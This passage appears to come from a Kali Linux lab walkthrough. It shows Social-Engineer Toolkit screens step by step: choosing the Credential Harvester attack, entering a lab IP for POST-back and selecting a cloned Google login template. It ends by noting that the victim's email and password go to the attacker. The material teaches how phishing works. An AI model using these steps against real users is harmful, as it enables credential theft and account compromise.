
5. The social engineering attack :



too
Kali Tools
social engineering toolkit (root)
Bluetooth Adapters
Bluetooth Manager
spooftooph
autopsy (root)
Hardware Locality lstopo
Advanced Network Configuration
metasploit framework
QTerminal drop down
Kali Tweaks
binwalk
netdiscover
dmitry
NetHunter
Qt5 Settings
Qt6 Settings



Shell No. 1
File Actions Edit View Help
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2



Shell No. 1
File Actions Edit View Help
egitimate however when clicked a window pops up then is replaced with the mal
icious link. You can edit the link replacement settings in the set_config if
it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web att
ack menu. For example, you can utilize the Java Applet, Metasploit Browser, C
redential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform PowerShell i
njection through HTA files which can be used for Windows-based PowerShell exp
loitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.


Shell No. 1
File Actions Edit View Help
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities wit


Shell No. 1
File Actions Edit View Help
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities wit


Shell No. 1
File Actions Edit View Help
[-] Credential harvester will allow you to utilize the clone capabilities wit
hin SET
[-] to harvest credentials or parameters from a website as well as place them
into a report
--
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -
--
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
153.130]: 192.168.153.130


Shell No. 1
File Actions Edit View Help
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.153.130]: 192.168.153.130
**** Important Information ****
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:
/etc/setoolkit/set.config
Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.
1. Java Required
2. Google
3. Twitter
set:webattack> Select a template: 2



Upon entering the email and password, they are retrieved by the attacker without the user's consent.

6. Password attacks : John the ripper